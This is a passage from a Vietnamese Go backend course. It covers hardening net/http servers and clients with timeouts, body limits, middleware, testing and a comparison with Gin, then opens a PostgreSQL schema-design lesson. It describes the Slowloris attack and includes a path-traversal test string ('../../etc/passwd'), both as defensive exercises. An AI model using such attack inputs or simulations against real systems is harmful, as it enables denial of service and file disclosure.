`http.ListenAndServe(":8080", mux)` tiện nhưng **tạo server không có timeout nào**. Với server công khai ra Internet, đó là lỗ hổng: một client mở kết nối rồi gửi header **từng byte một thật chậm** (tấn công **Slowloris**) giữ chân hàng nghìn goroutine và kết nối cho đến khi server cạn tài nguyên. Hãy luôn tự tạo `http.Server` và đặt timeout:

```
srv := &http.Server{
    Addr:              ":8080",
    Handler:           handler,
    ReadHeaderTimeout: 5 * time.Second,  // thời gian tối đa nhận ĐỦ header (chống Slowloris)
    ReadTimeout:       15 * time.Second, // tổng thời gian đọc cả request (header + thân)
    WriteTimeout:      30 * time.Second, // tổng thời gian ghi response, tính từ lúc đọc xong header
    IdleTimeout:       60 * time.Second, // chờ request kế tiếp trên kết nối keep-alive
    MaxHeaderBytes:    1 << 20,          // giới hạn kích thước header (mặc định 1 MB)
}
```

Trường	Ý nghĩa và lưu ý
`ReadHeaderTimeout`	**Quan trọng nhất** cho an toàn. Chống header chậm
`ReadTimeout`	Gồm cả thời gian đọc thân. Đặt quá nhỏ làm hỏng upload lớn: cân nhắc theo từng route
`WriteTimeout`	Bao cả thời gian handler xử lý + ghi. Handler chạy lâu hơn thì kết nối bị cắt, **không có** `context` **hủy tự động cho handler** theo timeout này; vì vậy dùng `http.TimeoutHandler` hoặc `context.WithTimeout` cho thời gian xử lý
`IdleTimeout`	Dọn kết nối keep-alive nhàn rỗi
`MaxHeaderBytes`	Chống header khổng lồ

Hai công cụ bổ sung: `http.TimeoutHandler(h, 5*time.Second, "quá thời gian")` bọc handler, trả `503` nếu xử lý quá hạn; và **giới hạn thân request** bằng `http.MaxBytesReader` (đã dùng ở trên). Nhắc lại: **tắt êm** (`srv.Shutdown(ctx)`) đã học ở Buổi 15. Server `net/http` tự **bắt panic của từng handler** (ghi log và đóng kết nối đó) để một handler lỗi không làm sập cả tiến trình; Gin đi xa hơn nữa bằng `Recovery` trả `500` đẹp (Buổi 26).

> **HTTP/2 và TLS**
> `srv.ListenAndServeTLS(certFile, keyFile)` tự bật HTTP/2. Trong thực tế bạn thường để **reverse proxy** (Nginx, Caddy, Load Balancer) lo TLS rồi chuyển HTTP thường vào server Go (Buổi 46). Server Go phía sau proxy cần đọc IP thật từ header đã được tin cậy.

6. Middleware thực dụng

Từ Buổi 17 bạn biết mẫu `func(http.Handler) http.Handler`. Hai middleware gần như dịch vụ nào cũng có:

```go
// RequestID: gắn mã định danh cho mỗi request để lần theo log (Buổi 9, 38).
func RequestID(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        id := r.Header.Get("X-Request-Id")
        if id == "" {
            id = newID() // ví dụ 16 byte ngẫu nhiên từ crypto/rand, mã hóa hex
        }
        w.Header().Set("X-Request-Id", id)
        ctx := context.WithValue(r.Context(), requestIDKey{}, id)
        next.ServeHTTP(w, r.WithContext(ctx))
    })
}

// Recover: một handler panic không được làm hỏng response/kết nối của người khác.
func Recover(log *slog.Logger) func(http.Handler) http.Handler {
    return func(next http.Handler) http.Handler {
        return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
            defer func() {
                if rec := recover(); rec != nil {
                    log.Error("panic", "panic", rec, "stack", string(debug.Stack()),
                        "path", r.URL.Path)
                    writeError(w, http.StatusInternalServerError, "internal", "lỗi hệ thống")
                }
            }()
            next.ServeHTTP(w, r)
        })
    }
}
```

Thứ tự thường gặp (ngoài vào trong): **Recover → RequestID → Logging → CORS → xác thực → handler.** Recover ngoài cùng để bắt panic của cả các middleware bên trong.

7. http.Client: những cái bẫy chết người

7.1. Client mặc định không có timeout

`http.Get(url)` và `http.DefaultClient` **không có timeout**. Nếu dịch vụ phía kia treo (nhận kết nối nhưng không trả lời), goroutine của bạn **chờ mãi mãi**; dưới tải, hàng nghìn goroutine kẹt rồi server cạn bộ nhớ. Đây là nguyên nhân của vô số sự cố production. **Luôn tạo client riêng có timeout** và dùng `context`:

```go
var client = &http.Client{
    Timeout: 10 * time.Second, // tổng thời gian cho cả lời gọi, bao gồm đọc thân
    Transport: &http.Transport{
        MaxIdleConns:          100,
        MaxIdleConnsPerHost:   20, // MẶC ĐỊNH CHỈ LÀ 2!
        IdleConnTimeout:       90 * time.Second,
        TLSHandshakeTimeout:   5 * time.Second,
        ResponseHeaderTimeout: 5 * time.Second,
    },
}
```

`MaxIdleConnsPerHost` mặc định chỉ **2**: nếu bạn gọi cùng một host với mức đồng thời cao (ví dụ 50 goroutine gọi dịch vụ thanh toán), chỉ 2 kết nối nhàn rỗi được giữ lại, phần còn lại bị đóng và mở lại liên tục, tốn bắt tay TCP/TLS và có thể cạn cổng (`TIME_WAIT`, Buổi 18). Đây là một điểm tinh chỉnh quan trọng.

7.2. Phải đọc hết và đóng thân response

Kết nối chỉ được **tái sử dụng** khi thân response đã được đọc hết và đóng. Quên `resp.Body.Close()` là rò rỉ kết nối/goroutine; không đọc hết thân (khi bạn chỉ quan tâm mã trạng thái) làm kết nối bị bỏ thay vì tái sử dụng:

```
resp, err := client.Do(req)
if err != nil {
    return err
}
defer resp.Body.Close()
_, _ = io.Copy(io.Discard, resp.Body) // đọc hết nếu không cần dùng thân, để kết nối được dùng lại
```

Chương trình sau chứng minh tái sử dụng kết nối (bằng `httptrace`) và hành vi của timeout:

```
package main

import (
    "context"
    "errors"
    "fmt"
    "io"
    "net"
    "net/http"
    "net/http/httptest"
    "net/http/httptrace"
    "time"
)

func main() {
    srv := httptest.NewServer(http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        if r.URL.Path == "/slow" {
            time.Sleep(300 * time.Millisecond)
        }
        fmt.Fprint(w, "ok")
    }))
    defer srv.Close()

    client := &http.Client{Timeout: 100 * time.Millisecond}

    get := func(path string) error {
        req, _ := http.NewRequest("GET", srv.URL+path, nil)
        trace := &httptrace.ClientTrace{
            GotConn: func(i httptrace.GotConnInfo) {
                fmt.Println(path, "tái sử dụng kết nối:", i.Reused)
            },
        }
        req = req.WithContext(httptrace.WithClientTrace(req.Context(), trace))
        resp, err := client.Do(req)
        if err != nil {
            return err
        }
        defer resp.Body.Close()
        _, err = io.Copy(io.Discard, resp.Body) // ĐỌC HẾT thân thì kết nối mới được dùng lại
        return err
    }

    _ = get("/a")
    _ = get("/b")
    err := get("/slow")
```

```
    var ne net.Error
    isTimeout := errors.As(err, &ne) && ne.Timeout()
    fmt.Println("timeout:", isTimeout, errors.Is(err, context.DeadlineExceeded))
}
```

```
/a tái sử dụng kết nối: false
/b tái sử dụng kết nối: true
/slow tái sử dụng kết nối: true
timeout: true true
```

Lời gọi thứ hai dùng lại kết nối của lời gọi đầu (`true`), tiết kiệm trọn bắt tay TCP/TLS: ở production với TLS, chênh lệch là hàng chục đến hàng trăm mili giây mỗi lời gọi. Lời gọi `/slow` mất hơn 100 ms nên client hủy với lỗi timeout; lỗi kiểm tra được bằng `net.Error.Timeout()` hoặc `errors.Is(err, context.DeadlineExceeded)`.

7.3. Dùng context thay vì (hoặc cùng với) Client.Timeout

`Client.Timeout` là mức trần cứng. Để hủy theo từng lời gọi (ví dụ khi người dùng ngắt kết nối của chính request đến server của bạn) hãy dùng `http.NewRequestWithContext(ctx, ...)` với `ctx` bắt nguồn từ `r.Context()` (Buổi 15). Khi `ctx` bị hủy, lời gọi đi ra **cũng bị hủy ngay**, đỡ tốn tài nguyên.

7.4. Thử lại (retry) cẩn thận

Chỉ thử lại khi **an toàn**: phương thức idempotent (`GET`, `PUT`, `DELETE`) hoặc `POST` có idempotency key; với lỗi **tạm thời** (timeout, `502/503/504`, `429` theo `Retry-After`), **không** với `4xx` khác; tối đa vài lần với **backoff lũy tiến có jitter** (ngẫu nhiên hóa để tránh bầy đàn cùng thử lại một lúc); tôn trọng `ctx`. Sẽ viết đầy đủ ở Buổi 39.

8. Kiểm thử handler

Đã học ở Buổi 11: `httptest.NewRecorder()` + `handler.ServeHTTP(rec, req)` cho test đơn vị; `httptest.NewServer(...)` cho test với kết nối thật (như chương trình ở mục 3). Vì `Routes()` trả về `http.Handler`, test không cần mở cổng:

```
func TestGetProduct(t *testing.T) {
    api := &API{store: NewStore()}
    p := api.store.Create("Áo", 100)
    req := httptest.NewRequest("GET", "/products/"+strconv.Itoa(p.ID), nil)
    rec := httptest.NewRecorder()
    api.Routes().ServeHTTP(rec, req) // đi qua cả bộ định tuyến, kiểm tra cả PathValue
    if rec.Code != http.StatusOK { t.Fatalf("status = %d", rec.Code) }
}
```

9. Gin thêm được gì trên net/http?

Với Go 1.22 trở đi, `net/http` đã làm tốt định tuyến cơ bản. Vậy vì sao vẫn dùng Gin? Vì nó giảm đáng kể code lặp lại và cung cấp **hệ sinh thái thống nhất**:

Việc	Với `net/http`	Với Gin
Đọc JSON + kiểm tra hợp lệ	Tự `Decode`, tự `if` từng trường	`c.ShouldBindJSON(&req)` + tag `binding:"required,email"`
Tham số URI, query, header, form	Mỗi loại một cách thủ công	Binding thống nhất (`ShouldBindUri`, `ShouldBindQuery`...)
Trả JSON	`writeJSON` tự viết	`c.JSON(200, obj)`

Việc	Với `net/http`	Với Gin
Nhóm route + middleware theo nhóm	Tự bọc từng handler	`r.Group("/api", authMW)`
Middleware	`func(http.Handler) http.Handler`, tự quản lý	`c.Next()`, `c.Abort()`, `c.Set/Get`, hệ sinh thái `gin-contrib/*`
Recovery, logging	Tự viết	Có sẵn `gin.Default()`
Hiệu năng định tuyến	Tốt (từ 1.22)	Rất tốt (cây cơ số, hầu như không cấp phát)
Render HTML, tệp, SSE, stream	Tự làm	Có sẵn
Độ phụ thuộc	Không có	Thêm một framework (và các phụ thuộc của nó)
Chuẩn hóa nhóm	Mỗi dự án một kiểu	Cấu trúc phổ biến, nhiều người quen

Lựa chọn thực dụng: **dịch vụ nhỏ, ít route, ít validate** thì `net/http` thuần là đủ; **API nghiệp vụ nhiều endpoint, nhiều quy tắc kiểm tra, nhiều người cùng làm** thì Gin (hoặc Echo/Chi) tiết kiệm công sức đáng kể. Điều quan trọng: vì Gin cũng là `http.Handler`, mọi thứ bạn học ở buổi này vẫn dùng nguyên vẹn bên dưới.

10. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. `http.ListenAndServe` **với server không có timeout** (Slowloris), không `Shutdown`.
2. **Dùng** `http.Get`**/**`DefaultClient` (không timeout) cho lời gọi ra ngoài.
3. **Quên** `resp.Body.Close()` hoặc không đọc hết thân: rò rỉ kết nối, không tái sử dụng.
4. `MaxIdleConnsPerHost` **mặc định 2** khi gọi dồn dập một host.
5. **Ghi** `Write` **trước khi đặt header/**`WriteHeader`: header và mã trạng thái bị bỏ qua.
6. **Quên** `return` **sau** `http.Error`**/**`writeError`: handler tiếp tục chạy và ghi thêm vào response.
7. **Dữ liệu dùng chung trong handler không có khóa** (mọi request chạy đồng thời).
8. **Không giới hạn kích thước thân request** (`MaxBytesReader`).
9. **Dùng** `err.Error()` **của lỗi nội bộ làm thông điệp trả client** (lộ chi tiết); ở demo trên chỉ dùng cho lỗi JSON cú pháp của chính client.
10. **Truyền** `r.Context()` **vào goroutine "bắn rồi quên"** chạy lâu hơn request: context bị hủy khi request kết thúc, công việc bị hủy giữa chừng (cần `context.WithoutCancel` hoặc hàng đợi, Buổi 15, 33).

11. Góc nhìn thực chiến

Góc nhìn thực chiến

Hai thói quen phân biệt kỹ sư giàu kinh nghiệm: (1) **mọi lời gọi ra ngoài đều có timeout, có `context`, và client được dùng chung** (một `*http.Client` toàn cục/được tiêm, không tạo mới mỗi lần gọi: tạo mới mỗi lần nghĩa là mỗi lần một pool kết nối, mất khả năng tái sử dụng); (2) **server luôn đặt `ReadHeaderTimeout` và có `Shutdown`**. Ở sự cố thật, bạn sẽ thấy các triệu chứng quen thuộc: số goroutine tăng đều (kẹt vì thiếu timeout), `too many open files` (rò rỉ kết nối/quên `Close`), `cannot assign requested address` (thiếu tái sử dụng kết nối), độ trễ p99 tăng vọt khi một dịch vụ phía dưới chậm (không có timeout/circuit breaker). Cả bốn đều là kiến thức của buổi này và Buổi 18, 15.

12. Tóm tắt

Tóm tắt buổi học

- Mọi thứ là `http.Handler` (`ServeHTTP(w, r)`); `HandlerFunc` biến hàm thành handler; mỗi request một goroutine nên dữ liệu chung phải an toàn đa luồng.
- Go 1.22: `mux.HandleFunc("GET /products/{id}", ...)`, `r.PathValue`, `{path...}`, `{$}`; mux tự trả `405` kèm `Allow` và `404`.
- Ghi phản hồi: đặt header → `WriteHeader` → thân; dùng một định dạng lỗi thống nhất; nhớ `return` sau khi trả lỗi.
- Server luôn đặt `ReadHeaderTimeout` (chống Slowloris) và các timeout khác, có `Shutdown`; giới hạn thân bằng `MaxBytesReader`.
- Client: **không** dùng `DefaultClient`; đặt `Timeout`, chỉnh `MaxIdleConnsPerHost`, đọc hết và đóng body, dùng `context`; chỉ retry lời gọi idempotent với backoff.
- Gin = `http.Handler` thông minh: binding/validation, nhóm route, middleware, recovery, render; `net/http` đủ cho dịch vụ nhỏ.

13. Bài tập

1. **[Cơ bản]** Viết server `net/http` với `GET /ping` trả `{"pong":true}` và `GET /time` trả giờ hiện tại dạng RFC 3339. Dùng `curl -i` kiểm tra header `Content-Type` và mã trạng thái.
2. **[Cơ bản]** Thêm vào API sản phẩm ở mục 3 các route `PUT /products/{id}` (thay thế toàn bộ, `404` nếu chưa có) và `PATCH /products/{id}` (chỉ đổi trường được gửi, dùng con trỏ `*string`, `*int64` để phân biệt "không gửi" với giá trị rỗng). Viết table-driven test cho cả hai.
3. **[Cơ bản]** Dùng `{path...}` viết route `GET /files/{path...}` phục vụ tệp trong một thư mục, **chống path traversal** (`../../etc/passwd`): dùng `filepath.Clean`, kiểm tra tiền tố hoặc `http.FileServer` với `http.Dir`. Viết test tấn công cho thấy bị chặn.
4. **[Trung bình]** Viết middleware `Logging` (ghi method, path, mã trạng thái, thời gian xử lý bằng `slog`). Để lấy mã trạng thái, cần bọc `ResponseWriter` (embed `http.ResponseWriter`, ghi đè `WriteHeader`). Lưu ý bọc làm mất `Flusher`/`Hijacker`: giải thích và cách xử lý (`http.ResponseController`).
5. **[Trung bình]** Cài `Recover` và `RequestID` như mục 6 và ghép với `Chain` (Buổi 17). Test: handler cố ý panic trả `500` JSON đúng định dạng, header `X-Request-Id` luôn có mặt, log chứa `request_id`.
6. **[Trung bình]** Viết hàm `FetchJSON[T any](ctx context.Context, c *http.Client, url string) (T, error)` có: giới hạn kích thước thân phản hồi (`io.LimitReader`), kiểm tra mã trạng thái

2xx, phân loại lỗi (mạng, timeout, mã sai, JSON sai) bằng lỗi có kiểu, và luôn đóng thân. Test bằng `httptest.NewServer`.

7. **[Nâng cao]** Mô phỏng tấn công **Slowloris** vào server của bạn: viết client mở 200 kết nối rồi gửi header từng byte mỗi giây. Chạy với server **không** có `ReadHeaderTimeout` rồi có `ReadHeaderTimeout: 3s`; so sánh số kết nối/goroutine (`runtime.NumGoroutine` qua endpoint debug nội bộ).
8. **[Nâng cao]** Cài `Retry` cho `http.Client` dưới dạng `http.RoundTripper` bọc (decorator): thử lại tối đa 3 lần cho lỗi mạng tạm thời và `502/503/504` với phương thức idempotent, backoff lũy tiến có jitter, tôn trọng `Retry-After` và `ctx`. Test bằng server giả trả `503` hai lần rồi `200`, dùng `synctest` để không phải chờ thật.
9. **[Thử thách]** Viết lại API sản phẩm thành **hai phiên bản**: một bằng `net/http` thuần (mục 3), một bằng Gin sau khi học Buổi 23–25; đo số dòng code, độ dễ đọc, hiệu năng bằng benchmark `httptest` (`b.Loop`, `-benchmem`). Viết nhận xét về lúc nào bạn chọn mỗi cách.

Buổi 20 — SQL và thiết kế cơ sở dữ liệu (PostgreSQL)

> **Thông tin buổi học**
> **Thời lượng:** 6–7 giờ · **Mức độ:** Trung bình – Nâng cao · **Cần biết trước:** Chuẩn bị môi trường (PostgreSQL), Buổi 18

> **Mục tiêu học tập**
> Sau buổi học này bạn có thể:
>
> - Giải thích mô hình quan hệ, khóa chính, khóa ngoại, ràng buộc và vì sao ràng buộc là "tuyến phòng thủ đầu tiên" của dữ liệu.
> - Thiết kế schema chuẩn hóa hợp lý cho ShopGo, chọn đúng kiểu dữ liệu PostgreSQL (tiền, thời gian, định danh).
> - Viết SQL thành thạo: `INSERT/UPDATE/DELETE`, `SELECT` với `WHERE`, `JOIN`, `GROUP BY ... HAVING`, truy vấn con, CTE, CTE đệ quy, window function.
> - Hiểu logic ba giá trị của `NULL` và các bẫy liên quan.
> - Nhận biết các anti-pattern thiết kế dữ liệu phổ biến.

> **Cách học buổi này**
> Mọi câu lệnh SQL có kèm kết quả trong buổi này đã được chạy thật trên **PostgreSQL 18**. Hãy mở `psql` (hoặc DBeaver, pgAdmin, DataGrip) và **gõ lại từng khối theo thứ tự**: các khối nối tiếp nhau (khối sau dùng bảng và dữ liệu của khối trước). Tạo một cơ sở dữ liệu thử riêng: `createdb shopgo_learn` rồi `psql shopgo_learn`.

1. Cơ sở dữ liệu và mô hình quan hệ

1.1. Vì sao cần hệ quản trị cơ sở dữ liệu (DBMS)?

Lưu dữ liệu vào tệp JSON (như Dự án 1) chạy được với một người dùng, nhưng sụp đổ khi có **nhiều người dùng cùng lúc**: ghi đè lẫn nhau, đọc dữ liệu ghi dở, tìm kiếm chậm, không ràng buộc dữ liệu, không khôi phục khi mất điện. DBMS giải quyết đồng thời: **tính toàn vẹn** (ràng buộc), **đồng thời** (transaction, khóa), **bền vững** (ghi nhật ký trước khi xác nhận), **truy vấn hiệu quả** (index, bộ tối ưu) và **bảo mật** (phân quyền).

1.2. Mô hình quan hệ

Dữ liệu được tổ chức thành **bảng (table/relation)**; mỗi **hàng (row)** là một bản ghi; mỗi **cột (column)** có tên và **kiểu dữ liệu**. Các khái niệm cốt lõi:

- **Khóa chính (primary key, PK):** cột (hay tập cột) định danh **duy nhất** mỗi hàng, không `NULL`.
- **Khóa ngoại (foreign key, FK):** cột tham chiếu khóa chính của bảng khác, DBMS **bảo đảm** giá trị phải tồn tại ở bảng kia (toàn vẹn tham chiếu).
- **Ràng buộc (constraint):** `NOT NULL`, `UNIQUE`, `CHECK`, `PRIMARY KEY`, `FOREIGN KEY`: luật mà dữ liệu **luôn** phải thỏa, bất kể ứng dụng nào ghi vào.
- **Quan hệ giữa bảng:** một-một, một-nhiều (phổ biến nhất: một người dùng có nhiều đơn hàng), nhiều-nhiều (đơn hàng và sản phẩm, qua bảng trung gian `order_items`).

1.3. SQL và PostgreSQL

SQL (Structured Query Language) là ngôn ngữ **khai báo**: bạn mô tả *kết quả muốn có*, bộ tối ưu của DBMS tự chọn *cách thực hiện* (dùng index nào, nối bảng theo thứ tự nào). Gồm các nhóm lệnh: **DDL** (định nghĩa cấu trúc: `CREATE`, `ALTER`, `DROP`), **DML** (thao tác dữ liệu: `INSERT`, `UPDATE`, `DELETE`, `SELECT`), **DCL** (phân quyền: `GRANT`, `REVOKE`), **TCL** (transaction: `BEGIN`, `COMMIT`, `ROLLBACK`).

PostgreSQL là CSDL quan hệ mã nguồn mở mạnh nhất hiện nay: tuân thủ chuẩn SQL tốt, kiểu dữ liệu phong phú (JSONB, mảng, UUID, phạm vi, văn bản toàn phần), transaction và kiểm soát đồng thời xuất sắc (MVCC), mở rộng được (extension: `pg_trgm`, `unaccent`, PostGIS, pgvector). Là lựa chọn mặc định hợp lý cho đa số hệ thống backend, và là CSDL của ShopGo.

> **Khi nào chọn CSDL khác?**
>
> - **MySQL/MariaDB:** cũng quan hệ, phổ biến, hệ sinh thái lớn; kém PostgreSQL ở tính năng nâng cao.
> - **MongoDB (tài liệu):** dữ liệu lồng nhau, schema thay đổi liên tục, ít quan hệ.
> - **Redis (khóa-giá trị trong bộ nhớ):** cache, phiên, hàng đợi, bộ đếm (Buổi 32).
> - **Elasticsearch/OpenSearch:** tìm kiếm văn bản toàn phần phức tạp, log.
> - **ClickHouse, BigQuery:** phân tích hàng tỷ dòng (OLAP).
>
> Nguyên tắc: **bắt đầu với PostgreSQL** cho dữ liệu nghiệp vụ; thêm hệ thống chuyên dụng khi có nhu cầu đo được (Buổi 36).

2. Làm quen với psql

```
psql -h localhost -U shopgo -d shopgo        # kết nối (hỏi mật khẩu nếu cần)
psql "postgres://shopgo:secret@localhost:5432/shopgo?sslmode=disable"   # dạng URL
```

Lệnh `psql`	Ý nghĩa
`\l`	Liệt kê cơ sở dữ liệu
`\c tên_db`	Chuyển sang cơ sở dữ liệu khác
`\dt`, `\dt+`	Liệt kê bảng (kèm kích thước)
`\d tên_bảng`	Mô tả bảng: cột, kiểu, ràng buộc, index, khóa ngoại
`\di`, `\dn`, `\du`	Index, schema, vai trò
`\x`	Bật/tắt hiển thị dạng dọc (mỗi cột một dòng), tiện cho hàng rộng
`\timing`	In thời gian chạy mỗi câu lệnh
`\i tệp.sql`	Chạy một tệp SQL
`\pset null '(null)'`	Hiển thị `NULL` bằng chữ (mặc định là rỗng, dễ nhầm với chuỗi rỗng)
`\q`	Thoát

3. Kiểu dữ liệu trong PostgreSQL: chọn đúng ngay từ đầu

Nhu cầu	Kiểu nên dùng	Lưu ý
Định danh tăng dần	`BIGINT GENERATED ALWAYS AS IDENTITY`	Chuẩn SQL, thay cho `SERIAL` cũ. Dùng `BIGINT`, đừng để `INT` cạn (2,1 tỷ)

Nhu cầu	Kiểu nên dùng	Lưu ý
Định danh phân tán/khó đoán	`UUID` (PostgreSQL 18 có `uuidv7()`: UUID có thứ tự theo thời gian, thân thiện index)	UUID ngẫu nhiên (v4) làm khóa chính phân mảnh index
Văn bản	`TEXT`	Không khác biệt hiệu năng với `VARCHAR(n)`; chỉ dùng `VARCHAR(n)` khi giới hạn là quy tắc nghiệp vụ
Số nguyên	`INT`, `BIGINT`, `SMALLINT`	
Tiền	`BIGINT` **(đơn vị nhỏ nhất)** hoặc `NUMERIC(p, s)`	**Không dùng** `FLOAT`/`REAL`/`MONEY` (Buổi 2)
Số thập phân chính xác	`NUMERIC(12, 2)`	Chính xác nhưng chậm hơn số nguyên
Đúng/sai	`BOOLEAN`	
Thời điểm	`TIMESTAMPTZ`	**Luôn dùng có múi giờ.** `TIMESTAMP` (không múi giờ) là nguồn bug kinh điển
Ngày	`DATE`	
Dữ liệu bán cấu trúc	`JSONB`	Có index (GIN); đừng lạm dụng thay cho cột thật
Liệt kê trạng thái	`TEXT` + `CHECK (... IN (...))` hoặc kiểu `ENUM`	`ENUM` khó đổi; `TEXT + CHECK` linh hoạt hơn
Tập hợp nhỏ	Mảng `TEXT[]`	Cẩn thận: khó ràng buộc, khó nối bảng
Địa chỉ IP	`INET`	

4. DDL: tạo schema ShopGo

Đây là lược đồ dữ liệu nền tảng của ShopGo. Hãy đọc kỹ từng ràng buộc: mỗi dòng là một **quy tắc nghiệp vụ được thi hành bởi CSDL**.

```
CREATE TABLE users (
    id            BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    email         TEXT NOT NULL UNIQUE,
    password_hash TEXT NOT NULL,
    full_name     TEXT NOT NULL,
    role          TEXT NOT NULL DEFAULT 'customer' CHECK (role IN ('customer', 'admin')),
    created_at    TIMESTAMPTZ NOT NULL DEFAULT now()
);

CREATE TABLE categories (
    id   BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    name TEXT NOT NULL UNIQUE
);

CREATE TABLE products (
    id          BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    category_id BIGINT NOT NULL REFERENCES categories (id),
    sku         TEXT NOT NULL UNIQUE,
    name        TEXT NOT NULL,
    price       BIGINT NOT NULL CHECK (price >= 0),   -- đơn vị: đồng
    stock       INT NOT NULL DEFAULT 0 CHECK (stock >= 0),
    is_active   BOOLEAN NOT NULL DEFAULT true,
    created_at  TIMESTAMPTZ NOT NULL DEFAULT now()
);

CREATE TABLE orders (
```

```
    id         BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    user_id    BIGINT NOT NULL REFERENCES users (id),
    status     TEXT NOT NULL DEFAULT 'pending'
               CHECK (status IN ('pending', 'paid', 'shipped', 'delivered', 'cancelled')),
    total      BIGINT NOT NULL CHECK (total >= 0),
    created_at TIMESTAMPTZ NOT NULL DEFAULT now()
);

CREATE TABLE order_items (
    order_id   BIGINT NOT NULL REFERENCES orders (id) ON DELETE CASCADE,
    product_id BIGINT NOT NULL REFERENCES products (id),
    quantity   INT NOT NULL CHECK (quantity > 0),
    unit_price BIGINT NOT NULL CHECK (unit_price >= 0),    -- giá TẠI THỜI ĐIỂM mua
    PRIMARY KEY (order_id, product_id)
);
```

Sơ đồ quan hệ (ERD) dạng chữ:

```
users 1 ----< orders 1 ----< order_items >---- 1 products >---- 1 categories
(id)         (user_id)       (order_id,         (category_id)
                              product_id)

Ký hiệu: 1 ----< : một-nhiều (một user có nhiều orders)
         order_items là bảng trung gian của quan hệ NHIỀU-NHIỀU giữa orders và products
```

4.1. Những quyết định thiết kế đáng giải thích

1. `GENERATED ALWAYS AS IDENTITY` thay cho `SERIAL`: chuẩn SQL, ngăn việc vô tình chèn tay giá trị id làm lệch bộ đếm.
2. **Tiền là `BIGINT` (đồng)**, `CHECK (price >= 0)`: chính xác tuyệt đối, đúng nguyên tắc Buổi 2. Tính toán tiền không bao giờ sai số.
3. `unit_price` **nằm trong** `order_items` (bản chụp giá tại thời điểm mua) thay vì tham chiếu `products.price`: giá sản phẩm sẽ đổi, nhưng đơn hàng cũ phải giữ nguyên giá đã bán. Đây là một ví dụ **phi chuẩn hóa có chủ đích** (xem mục 11).
4. `orders.total` **lưu sẵn** tổng tiền: có thể tính lại từ `order_items`, nhưng lưu sẵn để truy vấn nhanh và để bản ghi tài chính không đổi theo thời gian. Phải bảo đảm nhất quán trong transaction (Buổi 21).
5. `TEXT + CHECK` cho `role` và `status` thay vì `ENUM`: thêm trạng thái mới chỉ cần sửa một ràng buộc.
6. `ON DELETE CASCADE` **ở** `order_items`: xóa đơn hàng thì xóa luôn các dòng của nó. Còn `products`/`orders` tham chiếu `categories`/`users` **không** cascade: không cho xóa người dùng đang có đơn hàng (bảo vệ dữ liệu).
7. `PRIMARY KEY (order_id, product_id)`: khóa chính ghép; mỗi sản phẩm xuất hiện một lần trong đơn, tăng `quantity` thay vì thêm dòng trùng.
8. `TIMESTAMPTZ NOT NULL DEFAULT now()`: mọi thời điểm lưu cùng múi giờ chuẩn (UTC nội bộ), có mặc định.
9. **Đặt tên:** bảng **số nhiều**, cột `snake_case`, khóa ngoại là `<bảng_số_ít>_id`. Quy ước nhất quán quan trọng hơn quy ước cụ thể.

> **users.email UNIQUE ở đây phân biệt hoa/thường**
>
> Để buổi học đơn giản, `email TEXT NOT NULL UNIQUE` coi `An@x.vn` và `an@x.vn` là hai tài khoản khác nhau. ShopGo thật dùng `CREATE UNIQUE INDEX ... ON users (lower(email))` (xem mục 10 và Buổi 22). Quy tắc nghiệp vụ "email không phân biệt hoa/thường" được truy vết từ yêu cầu đến ràng buộc ở **Buổi 22C**.

> **PostgreSQL KHÔNG tự tạo index cho khóa ngoại**
> Khóa chính và `UNIQUE` tự có index, nhưng cột khóa ngoại (`orders.user_id`, `order_items.product_id`, `products.category_id`) **không**. Truy vấn "đơn hàng của người dùng X" và việc kiểm tra khóa ngoại khi xóa sẽ **quét toàn bảng** khi dữ liệu lớn. Hãy tạo index cho khóa ngoại thường dùng để lọc/nối (Buổi 21).

4.2. Ràng buộc bảo vệ dữ liệu thế nào

CSDL từ chối dữ liệu sai **bất kể ứng dụng nào ghi vào** (code Go, script, người dùng gõ tay). Thông báo lỗi thật của PostgreSQL 18 khi vi phạm:

```
INSERT INTO users (email, password_hash, full_name) VALUES ('an@shopgo.vn', 'x', 'Trùng email');
```

```
ERROR:  duplicate key value violates unique constraint "users_email_key"
DETAIL:  Key (email)=(an@shopgo.vn) already exists.
```

```
INSERT INTO products (category_id, sku, name, price) VALUES (1, 'X-1', 'Âm tiền', -1);
```

```
ERROR:  new row for relation "products" violates check constraint "products_price_check"
DETAIL:  Failing row contains (9, 1, X-1, Âm tiền, -1, 0, t, 2026-10-09 13:08:49.069068+07).
```

```
INSERT INTO orders (user_id, total) VALUES (999, 0);
```

```
ERROR:  insert or update on table "orders" violates foreign key constraint "orders_user_id_fkey"
DETAIL:  Key (user_id)=(999) is not present in table "users".
```

```
DELETE FROM categories WHERE id = 1;
```

```
ERROR:  update or delete on table "categories" violates foreign key constraint "products_category_id_fkey"
on table "products"
DETAIL:  Key (id)=(1) is still referenced from table "products".
```

Mỗi loại lỗi ứng với mã **SQLSTATE** riêng (`23505` trùng khóa, `23503` vi phạm khóa ngoại, `23514` vi phạm CHECK, `23502` NULL ở cột NOT NULL). Trong Go, bạn sẽ bắt các mã này và chuyển thành lỗi miền nghiệp vụ (`ErrConflict`, `ErrInvalidInput`) ở Buổi 22 và 28.

> **Ràng buộc ở CSDL *và* kiểm tra ở ứng dụng**
> Kiểm tra ở ứng dụng cho **phản hồi nhanh, thông báo thân thiện** (Buổi 24); ràng buộc ở CSDL là **chốt chặn cuối cùng, không thể bị qua mặt**, ngay cả khi có bug, race condition hay một service khác ghi vào cùng CSDL. Cần cả hai. Đừng bao giờ chỉ dựa vào kiểm tra ở ứng dụng: hai request đồng thời cùng thấy "email chưa tồn tại" rồi cùng chèn, chỉ `UNIQUE` mới chặn được.

5. DML: thêm, sửa, xóa dữ liệu

5.1. INSERT và RETURNING

`INSERT` có thể chèn nhiều hàng một lần. Mệnh đề `RETURNING` trả về các hàng vừa ghi (kể cả giá trị sinh tự động như `id`), cực kỳ hữu ích trong ứng dụng để **khỏi truy vấn lại**:

```
INSERT INTO categories (name) VALUES ('Thời trang'), ('Điện tử'), ('Gia dụng')
RETURNING id, name;
```

```
 id |    name
----+------------
  1 | Thời trang
  2 | Điện tử
  3 | Gia dụng
(3 rows)
```

